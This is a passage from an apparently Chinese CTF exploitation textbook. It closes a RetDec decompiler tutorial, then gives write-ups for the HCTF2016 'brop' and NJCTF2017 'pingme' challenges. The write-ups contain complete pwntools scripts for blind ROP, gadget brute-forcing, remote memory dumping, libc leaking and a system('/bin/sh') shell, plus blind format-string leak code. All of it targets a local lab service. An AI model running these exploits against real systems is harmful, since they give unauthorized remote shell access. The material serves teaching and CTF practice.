 -early-cse -lazy-value-info -jump-threading -correlated-propaga
tion -simplifycfg -instcombine -simplifycfg -reassociate -domtre
e -loops -loop-simplify -lcssa -loop-rotate -licm -lcssa -instco
mbine -scalar-evolution -loop-simplifycfg -loop-simplify -aa -lo
op-accesses -loop-load-elim -lcssa -indvars -loop-idiom -loop-de
letion -memdep -gvn -memdep -sccp -instcombine -lazy-value-info
-jump-threading -correlated-propagation -domtree -memdep -dse -d
ce -bdce -adce -die -simplifycfg -instcombine -strip-dead-protot
ypes -globaldce -constmerge -constprop -instnamer -domtree -inst
combine -never-returning-funcs -adapter-methods -class-hierarchy
 -instcombine -tbaa -targetlibinfo -basicaa -domtree -simplifycf
g -domtree -early-cse -lower-expect -targetlibinfo -tbaa -basica
a -globalopt -mem2reg -instcombine -simplifycfg -basiccg -domtre
e -early-cse -lazy-value-info -jump-threading -correlated-propag
ation -simplifycfg -instcombine -simplifycfg -reassociate -domtr
```

```
ee -loops -loop-simplify -lcssa -loop-rotate -licm -lcssa -instc
ombine -scalar-evolution -loop-simplifycfg -loop-simplify -aa -l
oop-accesses -loop-load-elim -lcssa -indvars -loop-idiom -loop-d
eletion -memdep -gvn -memdep -sccp -instcombine -lazy-value-info
 -jump-threading -correlated-propagation -domtree -memdep -dse -
dce -bdce -adce -die -simplifycfg -instcombine -strip-dead-proto
types -globaldce -constmerge -constprop -instnamer -domtree -ins
tcombine -simple-types -stack-ptr-op-remove -type-conversions -i
dioms -instcombine -global-to-local -dead-global-assign -instcom
bine -stack-protect -phi2seq -o /home/firmy/test/a.out.c.backend
.bc

##### Decompiling /home/firmy/test/a.out.c.backend.bc into /home
/firmy/test/a.out.c...
RUN: /usr/local/retdec/bin/llvmir2hll -target-hll=c -var-renamer
=readable -var-name-gen=fruit -var-name-gen-prefix= -call-info-o
btainer=optim -arithm-expr-evaluator=c -validate-module -llvmir2
bir-converter=orig -o /home/firmy/test/a.out.c /home/firmy/test/
a.out.c.backend.bc -enable-debug -emit-debug-comments -config-pa
th=/home/firmy/test/a.out.c.json

##### Done!
```


总共输出下面几个文件：

```
$ ls
a.out  a.out.c  a.out.c.backend.bc  a.out.c.backend.ll  a.out.c.
frontend.dsm  a.out.c.json
```

可以看到 RetDec 可以分为三个阶段：

- 预处理阶段：首先检查文件类型是否为可执行文件，然后调用 `fileinfo` 获取文件信息生成 `a.out.c.json`，然后调用 `unpacker` 查壳和脱壳等操作
- 核心阶段：接下来才是重头戏，调用 `bin2llvmir` 将二进制文件转换成 LLVM IR，并输出 `a.out.c.frontend.dsm`、`a.out.c.backend.ll` 和 `a.out.c.backend.bc`
- 后端阶段：这个阶段通过一系列代码优化和生成等操作，将 LLVM IR 反编译成 C 代码 `a.out.c`，还有 CFG 等。

整个过程的结构如下：



`decompile.sh` 有很多选项，使用 `decompile.sh -h` 查看。

比如反编译指定函数：

```
$ /usr/local/retdec/bin/decompile.sh --select-functions main a.o
ut
```

反编译指定的一段地址：

```
$ /usr/local/retdec/bin/decompile.sh --select-ranges 0x51d-0x558
 a.out
```

生成函数 CFG 图（.dot格式）：

```
$ /usr/local/retdec/bin/decompile.sh --backend-emit-cfg a.out
```

r2pipe decompiler

radare2 通过 r2pipe 脚本，利用 retdec.com 的 REST API 提供了反编译的功能，所以你首先要到网站上注册，拿到免费的 API key。

安装上该模块，当然你可能需要先安装上 npm，它是 JavaScript 的包管理器：

```
$ git clone https://github.com/jpenalbae/r2-scripts.git
$ cd r2-scripts/decompiler/
$ npm install
```

将 API key 写入到 `~/.config/radare2/retdec.key` 中，然后就可以开心地反编译了。

还是 helloworld 的例子，用 r2 打开，反编译 main 函数。

```
[0x000003e0]> #!pipe node /home/firmy/r2-scripts/decompiler/deco
mpile.js @ main
Start: 0x51d
End: 0x558
Uploading binary to retdec.com
Please wait for decompilation to finish....

//
// This file was generated by the Retargetable Decompiler
// Website: https://retdec.com
// Copyright (c) 2017 Retargetable Decompiler <info@retdec.com>
//

#include <stdint.h>
#include <stdio.h>

// ------------------------ Functions -------------------------

// Address range: 0x51d - 0x558
int main() {
    int32_t v1;
    int32_t v2 = __x86_get_pc_thunk_ax((int32_t)&v1, 0);
    puts((char *)(v2 + 175));
    return 0;
}

// --------------- Dynamically Linked Functions ---------------

// int puts(const char * s);

// --------------------- Meta-Information ---------------------

// Detected compiler/packer: gcc (7.2.0)
// Detected functions: 1
// Decompiler release: v2.2.1 (2016-09-07)
// Decompilation date: 2017-12-15 07:48:04
```

每次输入反编译器路径是不是有点烦，在文件 `~/.config/radare2/radare2rc` 里配置一下 alias 就好了，用 `$decompile` 替代：

```
# Alias
$decompile=#!pipe node /home/user/r2-scripts/decompiler/decompil
e.js
```

```
[0x000003e0]> $decompile -h

Usage: $decompile [-acChps] [-n naming] @ addr
  -a: disable selective decompilation (decompile the hole file)
  -c: clear comments
  -C: save decompilation results in r2 as a comment
  -p: produce python code instead of C
  -s: silent. Do not display messages
  -h: displays this help menu
  -n naming: select variable naming

Where valid variable namings are:
  readable: Tries to produce as meaningful variable names as pos
sible
  address: Variables are named by their addresses in the binary
file
  hungarian: Prefix variables with their type
  simple: Name variables simply by assigning fruit names
  unified: Globals, locals and parameters are named just gX, vX
and aX

****************************************************************
******
     This will upload the binary being analyzed to retdec.com !!
!
                       You have been warned...
****************************************************************
******
```

参考资料

- retdec github
- RetDec: An Open-Source Machine-Code Decompiler

- radare r2pipe decompiler

第六章 题解篇

- Pwn

6.1.1 pwn HCTF2016 brop

下载文件

题目复现

出题人在 github 上开源了代码，出题人失踪了。如下：

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int i;
int check();

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    puts("WelCome my friend,Do you know password?");
        if(!check()) {
            puts("Do not dump my memory");
        } else {
            puts("No password, no game");
        }
}

int check() {
    char buf[50];
    read(STDIN_FILENO, buf, 1024);
    return strcmp(buf, "aslvkm;asd;alsfm;aoeim;wnv;lasdnvdljasd;
flk");
}
```

使用下面的语句编译，然后运行起来：

```
$ gcc -z noexecstack -fno-stack-protector -no-pie brop.c
```

checksec 如下：

```
$ checksec -f a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No      0               2       a.out
```

由于 socat 在程序崩溃时会断开连接，我们写一个小脚本，让程序在崩溃后立即重启，这样就模拟出了远程环境 `127.0.0.1:10001` ：

```
#!/bin/sh
while true; do
        num=`ps -ef | grep "socat" | grep -v "grep" | wc -l`
        if [ $num -lt 5 ]; then
                socat tcp4-listen:10001,reuseaddr,fork exec:./a.
out &
        fi
done
```

在一个单独的 shell 中运行它，这样我们就简单模拟出了比赛时的环境，即仅提供 ip 和端口。（不停地断开重连特别耗CPU，建议在服务器上跑）

BROP 原理及题目解析

BROP 即 Blind ROP，需要我们在无法获得二进制文件的情况下，通过 ROP 进行远程攻击，劫持该应用程序的控制流，可用于开启了 ASLR、NX 和栈 canary 的 64-bit Linux。这一概念是是在 2014 年提出的，论文和幻灯片在参考资料中。

实现这一攻击有两个必要条件：

1. 目标程序存在一个栈溢出漏洞，并且我们知道怎样去触发它
2. 目标进程在崩溃后会立即重启，并且重启后进程被加载的地址不变，这样即使目标机器开启了 ASLR 也没有影响。

下面我们结合题目来讲一讲。

漏洞利用

栈溢出

首先是要找到栈溢出的漏洞，老办法从 1 个字符开始，暴力枚举，直到它崩溃。

```
def get_buffer_size():
    for i in range(100):
        payload  = "A"
        payload += "A"*i
        buf_size = len(payload) - 1
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.send(payload)
            p.recv()
            p.close()
            log.info("bad: %d" % buf_size)
        except EOFError as e:
            p.close()
            log.info("buffer size: %d" % buf_size)
            return buf_size
```

```
[*] buffer size: 72
```

要注意的是，崩溃意味着我们覆盖到了返回地址，所以缓冲区应该是发送的字符数减一，即 buf(64)+ebp(8)=72。该题并没有开启 canary，所以跳过爆破的过程。

stop gadget

在寻找通用 gadget 之前，我们需要一个 stop gadget。一般情况下，当我们把返回地址覆盖后，程序有很大的几率会挂掉，因为所覆盖的地址可能并不是合法的，所以我们需要一个能够使程序正常返回的地址，称作 stop gadget，这一步至关重要。stop gadget 可能不止一个，这里我们之间返回找到的第一个好了：

```python
def get_stop_addr(buf_size):
    addr = 0x400000
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("stop address: 0x%x" % addr)
            return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

由于我们在本地的守护脚本略简陋，在程序挂掉和重新启动之间存在一定的时间差，所以这里 `sleep(0.1)` 做一定的缓冲，如果还是冲突，在 `except` 进行处理，后面的代码也一样。

```
[*] stop address: 0x4005e5
```

common gadget

有了 stop gadget，那些原本会导致程序崩溃的地址还是一样会导致崩溃，但那些正常返回的地址则会通过 stop gadget 进入被挂起的状态。下面我们就可以寻找其他可利用的 gadget，由于是 64 位程序，可以考虑使用通用 gadget（有关该内容请参见章节4.7）：

```python
def get_gadgets_addr(buf_size, stop_addr):
    addr = stop_addr
```

```
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        payload += p64(1) + p64(2) + p64(3) + p64(4) + p64(5) +
p64(6)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("find address: 0x%x" % addr)
            try:    # check
                payload  = "A"*buf_size
                payload += p64(addr)
                payload += p64(1) + p64(2) + p64(3) + p64(4) + p
64(5) + p64(6)

                p = remote('127.0.0.1', 10001)
                p.recvline()
                p.sendline(payload)
                p.recvline()
                p.close()
                log.info("bad address: 0x%x" % addr)
            except:
                p.close()
                log.info("gadget address: 0x%x" % addr)
                return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

直接从 stop gadget 的地方开始搜索就可以了。另外，找到一个正常返回的地址之后，需要进行检查，以确定是它确实是通用 gadget。

```
[*] gadget address: 0x40082a
```

有了通用 gadget，就可以得到 `pop rdi; ret` 的地址了，即 gadget address + 9。

puts@plt

plt 表具有比较规整的结构，每一个表项都是 16 字节，而在每个表项的 6 字节偏移处，是该表项对应函数的解析路径，所以先得到 plt 地址，然后 dump 出内存，就可以找到 got 地址。

这里我们使用 puts 函数来 dump 内存，比起 write，它只需要一个参数，很方便：

```
def get_puts_plt(buf_size, stop_addr, gadgets_addr):
    pop_rdi = gadgets_addr + 9      # pop rdi; ret;
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1

        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(0x400000)
        payload += p64(addr)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            if p.recv().startswith("\x7fELF"):
                log.info("puts@plt address: 0x%x" % addr)
                p.close()
                return addr
            log.info("bad: 0x%x" % addr)
            p.close()
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

这里让 puts 打印出 `0x400000` 地址处的内容，因为这里通常是程序头的位置（关闭PIE），且前四个字符为 `\x7fELF` ，方便进行验证。

```
[*] puts@plt address: 0x4005e7
```

成功找到一个地址，它确实调用 puts，打印出了 `\x7fELF` ，那它真的就是 puts@plt 的地址吗，不一定，看一下呗，反正我们有二进制文件。

```
gdb-peda$ disassemble /r 0x4005f0
Dump of assembler code for function puts@plt:
   0x00000000004005f0 <+0>:     ff 25 22 0a 20 00       jmp    Q
WORD PTR [rip+0x200a22]        # 0x601018
   0x00000000004005f6 <+6>:     68 00 00 00 00  push   0x0
   0x00000000004005fb <+11>:    e9 e0 ff ff ff  jmp    0x4005e0
End of assembler dump.
```

不对呀，puts@plt 明明是在 `0x4005f0` ，那么 `0x4005e7` 是什么鬼。

```
gdb-peda$ pdisass /r 0x4005e7,0x400600
Dump of assembler code from 0x4005e7 to 0x400600:
   0x00000000004005e7:  25 24 0a 20 00  and    eax,0x200a24
   0x00000000004005ec:  0f 1f 40 00     nop    DWORD PTR [rax+0x
0]
   0x00000000004005f0 <puts@plt+0>:     ff 25 22 0a 20 00
jmp    QWORD PTR [rip+0x200a22]        # 0x601018
   0x00000000004005f6 <puts@plt+6>:     68 00 00 00 00  push   0
x0
   0x00000000004005fb <puts@plt+11>:    e9 e0 ff ff ff  jmp    0
x4005e0
End of assembler dump.
```

原来是由于反汇编时候的偏移，导致了这个问题，当然了前两句对后面的 puts 语句并没有什么影响，忽略它，在后面的代码中继续使用 `0x4005e7` 。

remote dump

有了 puts，有了 gadget，就可以着手 dump 程序了：

```
def dump_memory(buf_size, stop_addr, gadgets_addr, puts_plt, sta
rt_addr, end_addr):
    pop_rdi  = gadgets_addr + 9     # pop rdi; ret

    result = ""
    while start_addr < end_addr:
        #print result.encode('hex')
        sleep(0.1)
        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(start_addr)
        payload += p64(puts_plt)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            data = p.recv(timeout=0.1)      # timeout makes sure
 to recive all bytes
            if data == "\n":
                data = "\x00"
            elif data[-1] == "\n":
                data = data[:-1]
            log.info("leaking: 0x%x --> %s" % (start_addr,(data
or '').encode('hex')))
            result += data
            start_addr += len(data)
            p.close()
        except:
            log.info("Can't connect")
    return result
```

我们知道 puts 函数通过 `\x00` 进行截断，并且会在每一次输出末尾加上换行符 `\x0a`，所以有一些特殊情况需要做一些处理，比如单独的 `\x00`、`\x0a` 等，首先当然是先去掉末尾 puts 自动加上的 `\n`，然后如果 recv 到一个 `\n`，说明内存中是 `\x00`，如果 recv 到一个 `\n\n`，说明内存中是 `\x0a`。`p.recv(timeout=0.1)` 是由于函数本身的设定，如果有 `\n\n`，它很可能在收到第一个 `\n` 时就返回了，加上参数可以让它全部接收完。

这里选择从 `0x400000` dump到 `0x401000` ，足够了，你还可以 dump 下 data 段的数据，大概从 `0x600000` 开始。

puts@got

拿到 dump 下来的文件，使用 Radare2 打开，使用参数 `-B` 指定程序基地址，然后反汇编 `puts@plt` 的位置 `0x4005e7` ，当然你要直接反汇编 `0x4005f0` 也行：

```
$ r2 -B 0x400000 code.bin
[0x00400630]> pd 14 @ 0x4005e7
     ::::   0x004005e7      25240a2000     and eax, 0x200a24
     ::::   0x004005ec      0f1f4000       nop dword [rax]
     ::::   0x004005f0      ff25220a2000   jmp qword [0x00601018
]       ; [0x601018:8]=-1
     ::::   0x004005f6      6800000000     push 0
     `====< 0x004005fb      e9e0ffffff     jmp 0x4005e0
      :::   0x00400600      ff251a0a2000   jmp qword [0x00601020
]       ; [0x601020:8]=-1
      :::   0x00400606      6801000000     push 1
       ; 1
      `===< 0x0040060b      e9d0ffffff     jmp 0x4005e0
       ::   0x00400610      ff25120a2000   jmp qword [0x00601028
]       ; [0x601028:8]=-1
       ::   0x00400616      6802000000     push 2
       ; 2
       `==< 0x0040061b      e9c0ffffff     jmp 0x4005e0
        :   0x00400620      ff250a0a2000   jmp qword [0x00601030
]       ; [0x601030:8]=-1
        :   0x00400626      6803000000     push 3
       ; 3
        `=< 0x0040062b      e9b0ffffff     jmp 0x4005e0
```

于是我们就得到了 puts@got 地址 `0x00601018` 。可以看到该表中还有其他几个函数，根据程序的功能大概可以猜到，无非就是 setbuf、read 之类的，在后面的过程中如果实在无法确定 libc，这些信息可能会有用。

attack

后面的过程和无 libc 的利用差不多了，先使用 puts 打印出其在内存中的地址，然后在 libc-database 里查找相应的 libc，也就是目标机器上的 libc，通过偏移计算出 `system()` 函数和字符串 `/bin/sh` 的地址，构造 payload 就可以了。

```
def get_puts_addr(buf_size, stop_addr, gadgets_addr, puts_plt, puts_got):
    pop_rdi  = gadgets_addr + 9

    payload  = "A"*buf_size
    payload += p64(pop_rdi)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(stop_addr)

    p = remote('127.0.0.1', 10001)
    p.recvline()
    p.sendline(payload)
    data = p.recvline()
    data = u64(data[:-1] + '\x00\x00')
    log.info("puts address: 0x%x" % data)
    p.close()

    return data
```

```
[*] puts address: 0x7ffff7a90210
```

这里插一下 libc-database 的用法，由于我本地的 libc 版本比较新，可能未收录，就直接将它添加进去好了：

```
$ ./add /usr/lib/libc-2.26.so
Adding local libc /usr/lib/libc-2.26.so (id local-e112b79b632f33fce6908f5ffd2f61a5d8058570  /usr/lib/libc-2.26.so)
  -> Writing libc to db/local-e112b79b632f33fce6908f5ffd2f61a5d8058570.so
  -> Writing symbols to db/local-e112b79b632f33fce6908f5ffd2f61a5d8058570.symbols
  -> Writing version info
```

然后查询（ASLR 并不影响后 12 位的值）：

```
$ ./find puts 210
/usr/lib/libc-2.26.so (id local-e112b79b632f33fce6908f5ffd2f61a5
d8058570)
$ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570
offset___libc_start_main_ret = 0x20f6a
offset_system = 0x0000000000042010
offset_dup2 = 0x00000000000e8100
offset_read = 0x00000000000e7820
offset_write = 0x00000000000e78c0
offset_str_bin_sh = 0x17aff5
$ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570 puts
offset_puts = 0x000000000006f210
```

```
offset_puts   = 0x000000000006f210
offset_system = 0x0000000000042010
offset_str_bin_sh = 0x17aff5

system_addr = (puts_addr - offset_puts) + offset_system
binsh_addr  = (puts_addr - offset_puts) + offset_str_bin_sh

# get shell
payload  = "A"*buf_size
payload += p64(gadgets_addr + 9)    # pop rdi; ret;
payload += p64(binsh_addr)
payload += p64(system_addr)
payload += p64(stop_addr)

p = remote('127.0.0.1', 10001)
p.recvline()
p.sendline(payload)
p.interactive()
```

Bingo!!!

```
$ python2 exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

#context.log_level = 'debug'

def get_buffer_size():
    for i in range(100):
        payload  = "A"
        payload += "A"*i
        buf_size = len(payload) - 1
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.send(payload)
            p.recv()
            p.close()
            log.info("bad: %d" % buf_size)
        except EOFError as e:
            p.close()
            log.info("buffer size: %d" % buf_size)
            return buf_size

def get_stop_addr(buf_size):
    addr = 0x400000
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        try:
```

```
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("stop address: 0x%x" % addr)
            return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1

def get_gadgets_addr(buf_size, stop_addr):
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        payload += p64(1) + p64(2) + p64(3) + p64(4) + p64(5) +
p64(6)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("find address: 0x%x" % addr)
            try:    # check
                payload  = "A"*buf_size
                payload += p64(addr)
                payload += p64(1) + p64(2) + p64(3) + p64(4) + p
64(5) + p64(6)

                p = remote('127.0.0.1', 10001)
                p.recvline()
                p.sendline(payload)
```

```
                p.recvline()
                p.close()
                log.info("bad address: 0x%x" % addr)
            except:
                p.close()
                log.info("gadget address: 0x%x" % addr)
                return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1

def get_puts_plt(buf_size, stop_addr, gadgets_addr):
    pop_rdi = gadgets_addr + 9      # pop rdi; ret;
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1

        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(0x400000)
        payload += p64(addr)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            if p.recv().startswith("\x7fELF"):
                log.info("puts@plt address: 0x%x" % addr)
                p.close()
                return addr
            log.info("bad: 0x%x" % addr)
            p.close()
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
```

```
            log.info("Can't connect")
            addr -= 1

def dump_memory(buf_size, stop_addr, gadgets_addr, puts_plt, sta
rt_addr, end_addr):
    pop_rdi  = gadgets_addr + 9     # pop rdi; ret

    result = ""
    while start_addr < end_addr:
        #print result.encode('hex')
        sleep(0.1)
        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(start_addr)
        payload += p64(puts_plt)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            data = p.recv(timeout=0.1)      # timeout makes sure
 to recive all bytes
            if data == "\n":
                data = "\x00"
            elif data[-1] == "\n":
                data = data[:-1]
            log.info("leaking: 0x%x --> %s" % (start_addr,(data
or '').encode('hex')))
            result += data
            start_addr += len(data)
            p.close()
        except:
            log.info("Can't connect")
    return result

def get_puts_addr(buf_size, stop_addr, gadgets_addr, puts_plt, p
uts_got):
    pop_rdi  = gadgets_addr + 9

    payload  = "A"*buf_size
```

```
    payload += p64(pop_rdi)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(stop_addr)

    p = remote('127.0.0.1', 10001)
    p.recvline()
    p.sendline(payload)
    data = p.recvline()
    data = u64(data[:-1] + '\x00\x00')
    log.info("puts address: 0x%x" % data)
    p.close()

    return data

#buf_size = get_buffer_size()
buf_size = 72

#stop_addr = get_stop_addr(buf_size)
stop_addr = 0x4005e5

#gadgets_addr = get_gadgets_addr(buf_size, stop_addr)
gadgets_addr = 0x40082a

#puts_plt = get_puts_plt(buf_size, stop_addr, gadgets_addr)
puts_plt = 0x4005e7     # fake puts
#puts_plt = 0x4005f0    # true puts

# dump code section from memory
# and then use Radare2 or IDA Pro to find the got address
#start_addr = 0x400000
#end_addr   = 0x401000
#code_bin = dump_memory(buf_size, stop_addr, gadgets_addr, puts_
plt, start_addr, end_addr)
#with open('code.bin', 'wb') as f:
#   f.write(code_bin)
#   f.close()
puts_got = 0x00601018

# you can also dump data from memory and get information from .g
```

```
ot
#start_addr = 0x600000
#end_addr   = 0x602000
#data_bin = dump_memory(buf_size, stop_addr, gadgets_addr, puts_
plt, start_addr, end_addr)
#with open('data.bin', 'wb') as f:
#    f.write(data_bin)
#    f.close()

# must close ASLR
#puts_addr = get_puts_addr(buf_size, stop_addr, gadgets_addr, pu
ts_plt, puts_got)
puts_addr = 0x7ffff7a90210

# first add your own libc into libc-database: $ ./add /usr/lib/l
ibc-2.26.so
# $ ./find puts 0x7ffff7a90210
# or $ ./find puts 210
# $ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570
# $ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570 puts
# then you can get the following offset
offset_puts   = 0x000000000006f210
offset_system = 0x0000000000042010
offset_str_bin_sh = 0x17aff5

system_addr = (puts_addr - offset_puts) + offset_system
binsh_addr  = (puts_addr - offset_puts) + offset_str_bin_sh

# get shell
payload  = "A"*buf_size
payload += p64(gadgets_addr + 9)    # pop rdi; ret;
payload += p64(binsh_addr)
payload += p64(system_addr)
payload += p64(stop_addr)

p = remote('127.0.0.1', 10001)
p.recvline()
p.sendline(payload)
p.interactive()
```

参考资料

- Blind Return Oriented Programming (BROP)
- Blind Return Oriented Programming (BROP) Attack (1)

6.1.2 pwn NJCTF2017 pingme

下载文件

题目复现

在 6.1.1 中我们看到了 blind ROP，这一节中则将看到 blind fmt。它们的共同点是都没有二进制文件，只提供 ip 和端口。

checksec 如下：

```
$ checksec -f pingme
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATHFORTIFY Fortified Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No        0               2       pingme
```

关闭 ASLR，然后把程序运行起来：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./pingme &
```

Blind fmt 原理及题目解析

格式化字符串漏洞我们已经在 3.3.1 中详细讲过了，blind fmt 要求我们在没有二进制文件和 libc.so 的情况下进行漏洞利用，好在程序没有开启任何保护，利用很直接。

通常有两种方法可以解决这种问题，一种是利用信息泄露把程序从内存中 dump 下来，另一种是使用 pwntools 的 DynELF 模块（关于该模块的使用我们在章节 4.4 中有讲过）。

漏洞利用

确认漏洞

首先你当然不知道这是一个栈溢出还是格式化字符串，栈溢出的话输入一段长字符串，但程序是否崩溃，格式化字符串的话就输入格式字符，看输出。

```
$ nc 127.0.0.1 10001
Ping me
ABCD%7$x
ABCD44434241
```

很明显是格式字符串，而且 ABCD 在第 7 个参数的位置，实际上当然不会这么巧，所以需要使用一个脚本去枚举。这里使用 pwntools 的 fmtstr 模块了：

```
def exec_fmt(payload):
    p.sendline(payload)
    info = p.recv()
    return info
auto = FmtStr(exec_fmt)
offset = auto.offset
```

```
[*] Found format string offset: 7
```

dump file

接下来我们就利用该漏洞把二进制文件从内存中 dump 下来：

```
def dump_memory(start_addr, end_addr):
    result = ""
    while start_addr < end_addr:
        p = remote('127.0.0.1', '10001')
        p.recvline()
        #print result.encode('hex')
        payload = "%9$s.AAA" + p32(start_addr)
        p.sendline(payload)
        data = p.recvuntil(".AAA")[:-4]
        if data == "":
            data = "\x00"
        log.info("leaking: 0x%x --> %s" % (start_addr, data.enco
de('hex')))
        result += data
        start_addr += len(data)
        p.close()
    return result
start_addr = 0x8048000
end_addr   = 0x8049000
code_bin = dump_memory(start_addr, end_addr)
with open("code.bin", "wb") as f:
    f.write(code_bin)
    f.close()
```

这里构造的 paylaod 和前面有点不同，它把地址放在了后面，是为了防止 printf 的 `%s` 被 `\x00` 截断：

```
payload = "%9$s.AAA" + p32(start_addr)
```

另外 `.AAA`，是作为一个标志，我们需要的内存在 `.AAA` 的前面，最后，偏移由 7 变为 9。

在没有开启 PIE 的情况下，32 位程序从地址 `0x8048000` 开始，0x1000 的大小就足够了。在对内存 `\x00` 进行 leak 时，数据长度为零，直接给它赋值就可以了。

于是就成了有二进制文件无 libc 的格式化字符串漏洞，在 r2 中查询 printf 的 got 地址：

```
[0x08048490]> is~printf
vaddr=0x08048400 paddr=0x00000400 ord=002 fwd=NONE sz=16 bind=GL
OBAL type=FUNC name=imp.printf
[0x08048490]> pd 3 @ 0x08048400
        :   ;-- imp.printf:
        :   0x08048400      ff2574990408   jmp dword [reloc.prin
tf_116] ; 0x8049974
        :   0x08048406      6808000000     push 8
       ; 8
        `=< 0x0804840b      e9d0ffffff     jmp 0x80483e0
```

地址为 `0x8049974` 。

printf address & system address

接下来通过 printf@got 泄露出 printf 的地址，进行到这儿，就有两种方式要考虑了，即我们是否可以拿到 libc，如果能，就很简单了。如果不能，就需要使用 DynELF 进行无 libc 的利用。

先说第一种：

```
def get_printf_addr():
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(printf_got)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:4]
    log.info("printf address: %s" % data.encode('hex'))
    return data
printf_addr = get_printf_addr()
```

```
[*] printf address: 70e6e0f7
```

所以 printf 的地址是 `0xf7e0e670` （小端序），使用 libc-database 查询得到 libc.so，然后可以得到 printf 和 system 的相对位置。

```
$ ./find printf 670
ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu9_i386)
/usr/lib32/libc-2.26.so (id local-292a64d65098446389a47cdacdf578
1255a95098)
$ ./dump local-292a64d65098446389a47cdacdf5781255a95098 printf s
ystem
offset_printf = 0x00051670
offset_system = 0x0003cc50
```

然后计算得到 printf 的地址：

```
printf_addr = 0xf7e0e670
offset_printf = 0x00051670
offset_system = 0x0003cc50
system_addr = printf_addr - (offset_printf - offset_system)
```

第二种方法是使用 DynELF 模块来泄露函数地址：

```
def leak(addr):
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(addr)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:-4] + "\x00"
